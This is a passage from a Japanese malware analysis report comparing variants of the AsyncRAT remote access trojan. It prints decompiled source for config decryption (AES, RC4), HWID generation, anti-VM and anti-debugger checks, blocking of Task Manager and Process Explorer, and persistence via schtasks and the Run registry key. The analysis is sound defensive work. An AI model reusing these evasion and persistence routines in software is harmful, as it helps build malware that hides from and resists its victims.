                    if (!get_Permissions.ReloadPlugin())
                    {
                        var_dump.get_Assembly(0);
                    }
                    if (Convert.ToBoolean(get_Translations.ParseString) && !Convert.ToBoolean(get_Translations.Initialize))
                    {
                        set_IsVacBanned.LogError();
                    }
                    var_dump.GetWinText();
                    unloadPlugins.get_TradeBanState();
                    Task.Run(delegate()
                    {
                        get_Clients.AddGroup();
                    });
                    Thread.Sleep(new Random().Next(1000, 5000));
                    Log log = new Log();
                    log.set_Assembly();
                    for (;;)
                    {
                        Thread.Sleep(100);
                        if (!log.IsConnected)
                        {
                            log.set_PrivacyState();
                            log.set_Assembly();
                        }
                    }
                }
            }
```

図-9 MSIL/AsyncRAT.Eのメインメソッドのコード

プログラム構成を総括すると、MSIL/AsyncRAT.AからMSIL/AsyncRAT.Cにかけてはコードの統廃合および機能追加が行われ、MSIL/AsyncRAT.Eでは難読化が導入されて解析妨害の強化が確認されました。またMSIL/AsyncRAT.Bは別のマルウェアを端末へインストールする機能のみを持ち、ほかのMSIL/AsyncRATとは大きく異なるプログラムであることが確認できました。

AsyncRATの設定値の比較

以降は、機能が大きく異なるMSIL/AsyncRAT.Bを除外し、MSIL/AsyncRAT.A、MSIL/AsyncRAT.C、MSIL/AsyncRAT.Eの3種類を対象として、比較・説明します。

AsyncRATが実行されると、最初に設定値を読み込む処理が行われます。設定値は検体ごとの挙動を決定づける役割があることや、検体のバージョン情報などを確認できることから、解析において重要な情報となります。この設定値に関して、MSIL/AsyncRAT.A、MSIL/AsyncRAT.C、MSIL/AsyncRAT.Eのそれぞれで確認できた項目を表-2に示します。

表-2 各設定値の説明と亜種ごとの有無
※設定値の名称は確認できた主要な変数名で記載しています

設定値	検出名A	検出名C	検出名E	設定値の説明
Key	○	○	○	設定値を復号する際の復号鍵
Hosts	○	○	○	C&CサーバーのIPアドレスまたはFQDN
Ports	○	○	○	C&Cサーバーの待ち受けポート番号
Version	○	○	○	プログラムのバージョン
Install	○	○	○	永続化機能の有効化を決めるフラグ
InstallFolder	○	○	○	「InstallFile」に指定するファイルを格納するフォルダパス
InstallFile	○	○	○	「Install」有効時に永続化の対象となるファイル名
MTX	○	○	○	生成するミューテックスオブジェクトの名称
Pastebin	○	○	○	C&Cサーバーの通信先情報がホストされたPastebin.comのURL
Anti	○	○	○	解析妨害機能の有効化を決めるフラグ
Anti_Process	–	○	○	プロセスチェック機能の有効化を決めるフラグ
AntiProcessMode	–	○	○	「Anti_Process」が有効の場合に挙動を制御するためのフラグ
BDOS	○	○	○	クリティカルプロセスへの昇格の有効化を決めるフラグ
HWID	○	○	○	ハードウェアを識別するID
Serversignature	○	–	–	「Key」の整合性検証に使用されるデータ
ServerCertificate	○	–	–	C&Cサーバーとの通信に使用するTLS証明書
Delay	○	○	○	メインメソッドの処理を実行するまでに発生する遅延時間
Group	○	○	○	セキュリティグループ
WatchDog	–	○	○	永続化機能の有効化を決めるフラグ (「Install」の機能に加えてC&Cサーバーに永続化状態を送信)
WatchDogFolder	–	○	○	「WatchDogFile」に指定するファイルを格納するフォルダパス
WatchDogFile	–	○	○	「WatchDog」有効時に永続化の対象となるファイル名
FileHide	–	○	○	「InstallFile」に隠し属性を付与する機能の有効化を決めるフラグ
FolderHide	–	○	○	「InstallFolder」に隠し属性を付与する機能の有効化を決めるフラグ
HKCU	–	○	○	RUNレジストリを利用した永続化を制御するためのフラグ
HKCUNAME	–	○	○	「HKCU」有効時においてレジストリに登録するエントリ名
HKLM	–	○	○	RUNレジストリを利用した永続化を制御するためのフラグ
HKLMNAME	–	○	○	「HKLM」有効時においてレジストリに登録するエントリ名
Node32	–	○	○	RUNレジストリを利用した永続化を制御するためのフラグ
Node32NAME	–	○	○	「Node32」有効時においてレジストリに登録するエントリ名
StartUp	–	○	○	スタートアップフォルダを利用した永続化を制御するためのフラグ
StartUpName	–	○	○	「StartUp」有効時においてスタートアップフォルダに保存するファイル名
USERINIT	–	○	○	Winlogonレジストリを利用した永続化を制御するためのフラグ
TaskShedulerFor ServerShedule*1	–	○	○	タスクスケジューラーを利用した永続化を制御するためのフラグ

TaskShedulerFor ServerSheduleName*1	–	○	○	「TaskShedulerForServerShedule*1」有効時において タスクスケジューラーに登録するタスク名
TaskShedulerFor WatchDogShedule*1	–	○	○	タスクスケジューラーを利用した永続化を制御するためのフラグ
TaskShedulerFor WatchDogSheduleName*1	–	○	○	「TaskShedulerForWatchDogShedule*1」有効時において タスクスケジューラーに登録するタスク名
TaskShedulerFor ServerAutoRun*1	–	○	○	タスクスケジューラーを利用した永続化を制御するためのフラグ
TaskShedulerFor ServerAutoRunName*1	–	○	○	「TaskShedulerForServerAutoRun*1」有効時において タスクスケジューラーに登録するタスク名
GetAdmins	–	○	○	管理者権限による再起動を有効化するフラグ
GetSystem	–	○	○	不明なフラグ（設定値の読み込み時以外に使用されない）
ByPass	–	○	○	UACバイパスの機能を有効化するフラグ

*1 検体の中で確認できた文字列をそのまま記載しています。

MSIL/AsyncRAT.Aは MSIL/AsyncRAT.Cや MSIL/AsyncRAT.Eと比較すると設定値の項目が少ないことがわかります。これは MSIL/AsyncRAT.Cから、解析妨害機能の実装方法が変更されたことや永続化機能がより細分化されたことが影響しています。これらの機能の詳細については次章の「AsyncRATの機能の比較」で述べます。
なおMSIL/AsyncRAT.CとMSIL/AsyncRAT.Eについて、設定値の項目に変化は確認されませんでした。

AsyncRATの機能の比較

ここからは MSIL/AsyncRATの検出名ごとのより詳細な機能の変化について説明します。なお MSIL/AsyncRAT.Eについては、MSIL/AsyncRAT.Cから難読化が施されている点を除き変化を確認できなかったため、MSIL/AsyncRAT.Aと MSIL/AsyncRAT.Cの2種類を対象として、比較を行います。

設定値の復号方式

MSIL/AsyncRAT.AとMSIL/AsyncRAT.Cでは設定値の復号方法と復号に用いる鍵の扱いが異なることを確認しました。
図-10および図-11は、それぞれMSIL/AsyncRAT.AとMSIL/AsyncRAT.Cの設定値を読み込む処理の一部を表しています。これらの図に示すとおり、どちらも設定値の復号に用いられる鍵を「Settings.Key」変数から読み取り、復号処理を行うメソッド（図 -10では「Settings.aes256.Decrypt」、図 -11では「Settings.pc4.DecodEncod」）を使って設定値の復号を実装している点は共通しています。一方で、復号鍵を読み取る処理の部分に着目すると、MSIL/AsyncRAT.Aでは Base64デコードをした後に読み取っているのに対して、MSIL/AsyncRAT.Cでは PC4クラスを介しているもののデコード処理を挟まずに直接読み取っていることが確認できます。

MSIL/AsyncRAT.A

```
namespace Client
{
    // Token: 0x02000003 RID: 3
    public static class Settings
    {
        // Token: 0x06000003 RID: 3 RVA: 0x000026F8 File Offset: 0x000008F8
        public static bool InitializeSettings()
        {
            bool result;
            try
            {
                Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String(Settings.Key));
                Settings.aes256 = new Aes256(Settings.Key);
                Settings.Ports = Settings.aes256.Decrypt(Settings.Ports);
                Settings.Hosts = Settings.aes256.Decrypt(Settings.Hosts);
                Settings.Version = Settings.aes256.Decrypt(Settings.Version);
                Settings.Install = Settings.aes256.Decrypt(Settings.Install);
```

設定値の復号鍵

設定値を復号するメソッド

図-10 MSIL/AsyncRAT.Aの設定値を読み込む処理

MSIL/AsyncRAT.C

```
namespace Client
{
    // Token: 0x02000004 RID: 4
    public static class Settings
    {
        // Token: 0x06000009 RID: 9 RVA: 0x00002A94 File Offset: 0x00000C94
        public static bool InitializeSettings()
        {
            bool result;
            try
            {
                Settings.pc4 = new PC4(Settings.Key);
                Settings.Anti = Settings.pc4.DecodEncod(Settings.Anti);
                if (Convert.ToBoolean(Settings.Anti))
                {
                    Anti_Analysis.RunAntiAnalysis();
                }
                Settings.Ports = Settings.pc4.DecodEncod(Settings.Ports);
                Settings.Hosts = Settings.pc4.DecodEncod(Settings.Hosts);
                Settings.Version = Settings.pc4.DecodEncod(Settings.Version);
```

設定値の復号鍵

設定値を復号するメソッド

```
namespace Client.Helper
{
    // Token: 0x0200001F RID: 31
    public class PC4
    {
        // Token: 0x060000A5 RID: 165 RVA: 0x000023D1 File Offset: 0x000005D1
        public PC4(string key)
        {
            this.key = Encoding.UTF8.GetBytes(key);
        }
```

図-11 MSIL/AsyncRAT.Cの設定値を読み込む処理

また鍵以外の設定値に対する復号処理についても MSIL/AsyncRAT.Aと MSIL/AsyncRAT.Cの間で違いが見られます。図-12は図-10中の「Settings.aes256.Decrypt」メソッドを使用した設定値の復号処理を、図-13は図-11中の「Settings.pc4.DecodEncod」メソッドを使用した設定値の復号処理を表したものです。各変数から取得した設定値は Base64デコードされた後、MSIL/AsyncRAT.AではAESによって復号され、MSIL/AsyncRAT.CではRC4によって復号されます。

```
// Token: 0x0600004E RID: 78 RVA: 0x0000226E File Offset: 0x0000046E
public string Decrypt(string input)
{
    return Encoding.UTF8.GetString(this.Decrypt(Convert.FromBase64String(input)));
}
```

①受け取った設定値を Base64デコード

```
public byte[] Decrypt(byte[] input)
{
    if (input == null)
    {
        throw new ArgumentNullException("input can not be null.");
    }
    byte[] result;
    using (MemoryStream memoryStream = new MemoryStream(input))
    {
        using (AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider())
        {
            aesCryptoServiceProvider.KeySize = 256;
            aesCryptoServiceProvider.BlockSize = 128;
            aesCryptoServiceProvider.Mode = CipherMode.CBC;
            aesCryptoServiceProvider.Padding = PaddingMode.PKCS7;
            aesCryptoServiceProvider.Key = this._key;
            using (HMACSHA256 hmacsha = new HMACSHA256(this._authKey))
            {
                byte[] a = hmacsha.ComputeHash(memoryStream.ToArray(), 32, memoryStream.ToArray().Length - 32);
                byte[] array = new byte[32];
                memoryStream.Read(array, 0, array.Length);
                if (!this.AreEqual(a, array))
                {
                    throw new CryptographicException("Invalid message authentication code (MAC).");
                }
            }
            byte[] array2 = new byte[16];
            memoryStream.Read(array2, 0, 16);
            aesCryptoServiceProvider.IV = array2;
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, aesCryptoServiceProvider.CreateDecryptor(),
              CryptoStreamMode.Read))
            {
                byte[] array3 = new byte[memoryStream.Length - 16L + 1L];
                byte[] array4 = new byte[cryptoStream.Read(array3, 0, array3.Length)];
                Buffer.BlockCopy(array3, 0, array4, 0, array4.Length);
                result = array4;
            }
        }
    }
    return result;
}
```

②AESで復号

図-12 MSIL/AsyncRAT.Aの設定値を復号する処理

①受け取った設定値を
Base64デコード

```
public string DecodEncod(string data)
{
    if (string.IsNullOrEmpty(data))
    {
        return null;
    }
    return Encoding.UTF8.GetString(this.DecodEncod(Convert.FromBase64String(data)));
}
```

②RC4で復号

```
public byte[] DecodEncod(byte[] data)
{
    int[] array = new int[256];
    for (int i = 0; i < 256; i++)
    {
        array[i] = i;
    }
    int[] array2 = new int[256];
    if (this.key.Length == 256)
    {
        Buffer.BlockCopy(this.key, 0, array2, 0, this.key.Length);
    }
    else
    {
        for (int j = 0; j < 256; j++)
        {
            array2[j] = (int)this.key[j % this.key.Length];
        }
    }
    int num = 0;
    int k;
    for (k = 0; k < 256; k++)
    {
        num = (num + array[k] + array2[k]) % 256;
        int num2 = array[k];
        array[k] = array[num];
        array[num] = num2;
    }
    num = (k = 0);
    byte[] array3 = new byte[data.Length];
    for (int l = 0; l < data.Length; l++)
    {
        k = (k + 1) % 256;
        num = (num + array[k]) % 256;
        int num3 = array[k];
        array[k] = array[num];
        array[num] = num3;
        int num4 = array[(array[k] + array[num]) % 256];
        array3[l] = Convert.ToByte((int)data[l] ^ num4);
    }
    return array3;
}
```

図-13 MSIL/AsyncRAT.Cの設定値を復号する処理

設定値「HWID」の構成要素

AsyncRATは端末に感染後、端末を識別するための基本情報をC&Cサーバーに送信します。この基本情報には表-2で示した設定値のうち「HWID」の値も含まれます。MSIL/AsyncRAT.AとMSIL/AsyncRAT.Cでは、この「HWID」を構成する要素が異なります。

図-14と図-15はそれぞれMSIL/AsyncRAT.AとMSIL/AsyncRAT.Cにおける「HWID」の値を取得する処理を示しています。MSIL/AsyncRAT.Aではプロセッサー数、ユーザー名、コンピューター名、OSバージョン、Windowsのシステムドライブの総容量といった5種類の情報を取得した後にMD5ハッシュに変換することで「HWID」の値を生成します。一方、MSIL/AsyncRAT.Cではログインユーザーのセキュリティ識別子(SID)を「HWID」として生成します。

```
namespace Client.Helper
{
    // Token: 0x02000007 RID: 7
    public static class HwidGen
    {
        // Token: 0x0600002D RID: 45 RVA: 0x0000366C File Offset: 0x0000186C
        public static string HWID()
        {
            string result;
            try
            {
                result = HwidGen.GetHash(string.Concat(new object[]
                {
                    Environment.ProcessorCount,
                    Environment.UserName,
                    Environment.MachineName,
                    Environment.OSVersion,
                    new DriveInfo(Path.GetPathRoot(Environment.SystemDirectory)).TotalSize
                }));
            }
            catch
            {
                result = "Err HWID";
            }
            return result;
        }

        // Token: 0x0600002E RID: 46 RVA: 0x000036F0 File Offset: 0x000018F0
        public static string GetHash(string strToHash)
        {
            HashAlgorithm hashAlgorithm = new MD5CryptoServiceProvider();
            byte[] array = Encoding.ASCII.GetBytes(strToHash);
            array = hashAlgorithm.ComputeHash(array);
            StringBuilder stringBuilder = new StringBuilder();
            foreach (byte b in array)
            {
                stringBuilder.Append(b.ToString("x2"));
            }
            return stringBuilder.ToString().Substring(0, 20).ToUpper();
        }
    }
}
```

①端末の情報取得

②ハッシュ化

図-14 MSIL/AsyncRAT.AのHWIDを取得する処理

```
namespace Client.Helper
{
    // Token: 0x02000016 RID: 22
    public static class HwidGen
    {
        // Token: 0x06000067 RID: 103 RVA: 0x000049D4 File Offset: 0x00002BD4
        public static string HWID()
        {
            string result;
            try
            {
                result = "{" + WindowsIdentity.GetCurrent().User.Value.Replace("-", "") + "}";
            }
            catch
            {
                result = "error";
            }
            return result;
        }
    }
}
```

ログインユーザーのSIDを取得

図-15 MSIL/AsyncRAT.CのHWIDを取得する処理

解析妨害の実装方法

MSIL/AsyncRAT.AとMSIL/AsyncRAT.Cでは解析妨害の実行タイミングや処理の内容に差異が確認されます。
図-16はMSIL/AsyncRAT.AとMSIL/AsyncRAT.Cのそれぞれの解析妨害を実行する部分のコードを示しています。
両者とも解析妨害の処理は「Anti_Analysis.RunAntiAnalysis」メソッドで定義されています。MSIL/AsyncRAT.Aではメインメソッド内で「Anti_Analysis.RunAntiAnalysis」メソッドが呼び出されており、設定値の初期化(「Settings.InitializeSettings」メソッド)とミューテックスの作成(「MutexControl.CreateMutex」メソッド)が完了した後に解析妨害が実行されます。その一方、MSIL/AsyncRAT.Cでは「Settings.InitializeSettings」メソッド内で設定値の復号鍵を読み込んだ後に呼び出されており、解析妨害を実行した後に各種設定値の読み込みが実行されます。

MSIL/AsyncRAT.A

```
namespace Client
{
    // Token: 0x02000002 RID: 2
    public class Program
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002608 File Offset: 0x00000808
        public static void Main()
        {
            for (int i = 0; i < Convert.ToInt32(Settings.Delay); i++)
            {
                Thread.Sleep(1000);
            }
            if (!Settings.InitializeSettings())
            {
                Environment.Exit(0);
            }
            try
            {
                if (!MutexControl.CreateMutex())
                {
                    Environment.Exit(0);
                }
                if (Convert.ToBoolean(Settings.Anti))
                {
                    Anti_Analysis.RunAntiAnalysis();
                }
                if (Convert.ToBoolean(Settings.Install))
```

解析妨害の処理を実行するメソッド

MSIL/AsyncRAT.C

```
namespace Client
{
    // Token: 0x02000004 RID: 4
    public static class Settings
    {
        // Token: 0x06000009 RID: 9 RVA: 0x00002A94 File Offset: 0x00000C94
        public static bool InitializeSettings()
        {
            bool result;
            try
            {
                Settings.pc4 = new PC4(Settings.Key);
                Settings.Anti = Settings.pc4.DecodEncod(Settings.Anti);
                if (Convert.ToBoolean(Settings.Anti))
                {
                    Anti_Analysis.RunAntiAnalysis();
                }
                Settings.Ports = Settings.pc4.DecodEncod(Settings.Ports);
                Settings.Hosts = Settings.pc4.DecodEncod(Settings.Hosts);
```

解析妨害の処理を実行するメソッド

図-16 MSIL/AsyncRAT.AとMSIL/AsyncRAT.Cの解析妨害を実行するメソッド

また「Anti_Analysis.RunAntiAnalysis」メソッドで実行される解析妨害の内容についても大きな違いが存在します。図-17はMSIL/AsyncRAT.AとMSIL/AsyncRAT.Cにおける「Anti_Analysis.RunAntiAnalysis」メソッドの実装内容を比較した結果を示しています。MSIL/AsyncRAT.Aでは5つのメソッドが呼び出されているのに対し、MSIL/AsyncRAT.Cでは1つのメソッドのみが呼び出されていることが確認されます。それぞれのメソッドによる解析妨害処理の内容については表-3を参照してください。

MSIL/AsyncRAT.A

```
namespace Client.Helper
{
    // Token: 0x02000006 RID: 6
    internal class Anti_Analysis
    {
        // Token: 0x06000026 RID: 38 RVA: 0x00002141 File Offset: 0x00000341
        public static void RunAntiAnalysis()
        {
            if (Anti_Analysis.DetectManufacturer() || Anti_Analysis.DetectDebugger() || Anti_Analysis.DetectSandboxie() || Anti_Analysis.IsSmallDisk() ||
              Anti_Analysis.IsXP())
            {
                Environment.FailFast(null);
            }
        }
```

①　②　③　④　⑤

MSIL/AsyncRAT.C

```
namespace Client.Helper
{
    // Token: 0x0200000B RID: 11
    internal class Anti_Analysis
    {
        // Token: 0x06000043 RID: 67 RVA: 0x0000220E File Offset: 0x0000040E
        public static void RunAntiAnalysis()
        {
            if (Anti_Analysis.isVM_by_wim_temper())
            {
                Environment.Exit(240);
            }
            Thread.Sleep(1000);
        }
```

⑥

図-17　MSIL/AsyncRAT.AとMSIL/AsyncRAT.Cの「Anti_Analysis.RunAntiAnalysis」メソッドの比較

表-3　「Anti_Analysis.RunAntiAnalysis」メソッドに実装された各メソッドの処理内容

図中の番号	メソッド名	メソッドの処理内容
①	Anti_Anal ysis .DetectManufacturer	Win32_ComputerSystemクラスのManufacturerプロパティを参照し、仮想環境に特有の文字列("VIRTUAL"、"vmware"、"VirtualBox")があるかをチェックする処理
②	Anti_Analysis .DetectDebugger	CheckRemoteDebuggerPresentのWindows APIを実行し、デバッガー上で実行されているかをチェックする処理
③	Anti_Analysis .DetectSandboxie	サンドボックス環境に特有のモジュール(SbieDll.dll)が存在しているかをチェックする処理
④	Anti_Analysis .IsSmallDisk	Windowsのシステムディレクトリが存在するドライブの総容量が61GB以下であるかをチェックする処理
⑤	Anti_Analysis .IsXP	ComputerInfoクラスのOSFullNameプロパティを参照し、Windows XP環境に特有の文字列("xp")があるかをチェックする処理
⑥	Anti_Analysis .isVM_by_wim_temper	Win32_CacheMemoryクラスを参照し、仮想環境に特有の結果(null)が返ってくるかをチェックする処理

さらにMSIL/AsyncRAT.Cでは、AsyncRATプロセスの強制終了を妨害する目的で、「AntiProcess.StartBlock」メソッドが定義されています。図-18に示したように、本メソッドはメインメソッドおよび永続化処理を行う「Installer.Install」メソッド内で呼び出されます。

メインメソッド

```
else
{
    if (!MutexControl.CreateMutex())
    {
        Methods.ClientOnExit(0);
    }
    if (Convert.ToBoolean(Settings.AntiProcess) && !Convert.ToBoolean(Settings.Install))
    {
        AntiProcess.StartBlock();
    }
    Methods.PreventSleep();
    Asmi.Bypass();
    Task.Run(delegate()
    {
        Logger.Start();
    });
```

Installer.Installメソッド

```
namespace Client.Helper
{
    // Token: 0x02000018 RID: 24
    internal class Installer
    {
        // Token: 0x0600006A RID: 106 RVA: 0x00004C08 File Offset: 0x00002E08
        public static void Install()
        {
            try
            {
                Installer.ctsInstall = new CancellationTokenSource();
                if (Installer.payload == null)
                {
                    Installer.payload = File.ReadAllBytes(Process.GetCurrentProcess().MainModule.FileName);
                }
                Settings.signaturemd5 = Methods.Signature(Process.GetCurrentProcess().MainModule.FileName);
                Installer.InstallInit();
                if (Convert.ToBoolean(Settings.AntiProcess))
                {
                    AntiProcess.StartBlock();
                }
                Task.Run(delegate()
                {
                    do
                    {
```

図-18 MSIL/AsyncRAT.Cにおける「AntiProcess.StartBlock」メソッドの呼び出し

「AntiProcess.StartBlock」メソッドの呼び出し以降の処理の流れを図-19に示します。「AntiProcess.StartBlock」メソッドによって、「AntiProcess.BlockThread」スレッドクラスが起動します。本スレッドクラスでは「AntiProcess.Block」メソッドをコンストラクタに渡しているため、スレッドクラスの「AntiProcess.BlockThread.Start」メソッドの呼び出しによって「AntiProcess.Block」メソッドが実行されます。





図-19 「AntiProcess.Block」メソッドを呼び出す処理の流れ

「AntiProcess.Block」メソッドは、特定のプロセス("Taskmgr.exe"、"ProcessHacker.exe"、"procexp.exe") が実行されているかどうかをチェックする処理を行います。この場合、設定値の「AntiProcessMode」のフラグが「true」の場合は検知したプロセスを終了させ、「false」の場合は AsyncRATプロセスを終了させます。特定のプロセスとして指定されているプログラムはそれぞれ「タスクマネージャー」、「Process Hacker」、「Process Explorer」であり、いずれも実行中のプロセスを強制終了させる機能を有しています。

今回調査した検体では、AsyncRATに感染してプロセスが実行中であることを隠ぺいし、AsyncRATプロセスが強制終了されることを防ぐ目的で、「AntiProcess.Block」メソッド(「AntiProcess.StartBlock」メソッド)が実装されていると推測されます。なお、特定プロセスの実行を検知して処理を終了する仕組みは、解析ツールを検知する解析妨害の 1つとしてマルウェアに実装される場合があります。

感染を永続化するための手法

AsyncRATプログラムの永続化機能は、MSIL/AsyncRAT.Aおよび MSIL/AsyncRAT.Cのどちらも表 -2に記載の設定値「Install」の値が「true」の場合に有効となります。この永続化について、MSIL/AsyncRAT.Aでは2種類、MSIL/AsyncRAT.Cでは4種類の手法が実装されていました。またMSIL/AsyncRAT.Cについては、より細かな制御ができるように機能が強化されていることが確認されました。
図 -20はMSIL/AsyncRAT.Aにおける永続化を実行する部分のコードを示しています。MSIL/AsyncRAT.Aの場合、実行時の権限によって永続化の手法が異なります。AsyncRATプログラムを管理者権限で実行した場合にはタスクスケジューラーを利用して永続化を行います。一方、ユーザー権限で実行した場合には、Runレジストリキーを利用して永続化を行います。




```
if (Methods.IsAdmin())
{
    Process.Start(new ProcessStartInfo
    {
        FileName = "cmd",
        Arguments = string.Concat(new string[]
        {
            "/c schtasks /create /f /sc onlogon /rl highest /tn ¥"",
            Path.GetFileNameWithoutExtension(fileInfo.Name),
            "¥" /tr '¥"",
            fileInfo.FullName,
            "¥"' & exit"
        }),
        WindowStyle = ProcessWindowStyle.Hidden,
        CreateNoWindow = true
    });
}
else
{
    using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(Strings.StrReverse("¥¥nuR¥¥noisreVtnerruC¥¥swodniW¥¥tfosorciM¥
      ¥erawtfoS"), RegistryKeyPermissionCheck.ReadWriteSubTree))
    {
        registryKey.SetValue(Path.GetFileNameWithoutExtension(fileInfo.Name), "¥"" + fileInfo.FullName + "¥"");
    }
}
```

図-20 MSIL/AsyncRAT.Aにおける永続化処理のコード

MSIL/AsyncRAT.Cの場合、図 -21と図 -22に示したようにスタートアップフォルダ、Winlogonレジストリ、Runレジストリ、タスクスケジューラーという4種類の永続化手法が実装されています。これらの永続化は表 -2に記載の設定値のうち、「StartUp」、「USERINIT」、「HKCU」、「HKLM」、「Node32」、「TaskShedulerForServerAutoRun」、「TaskShedulerForServerShedule」、「TaskShedulerForWatchDogShedule」によって有効化する機能が制御されます。

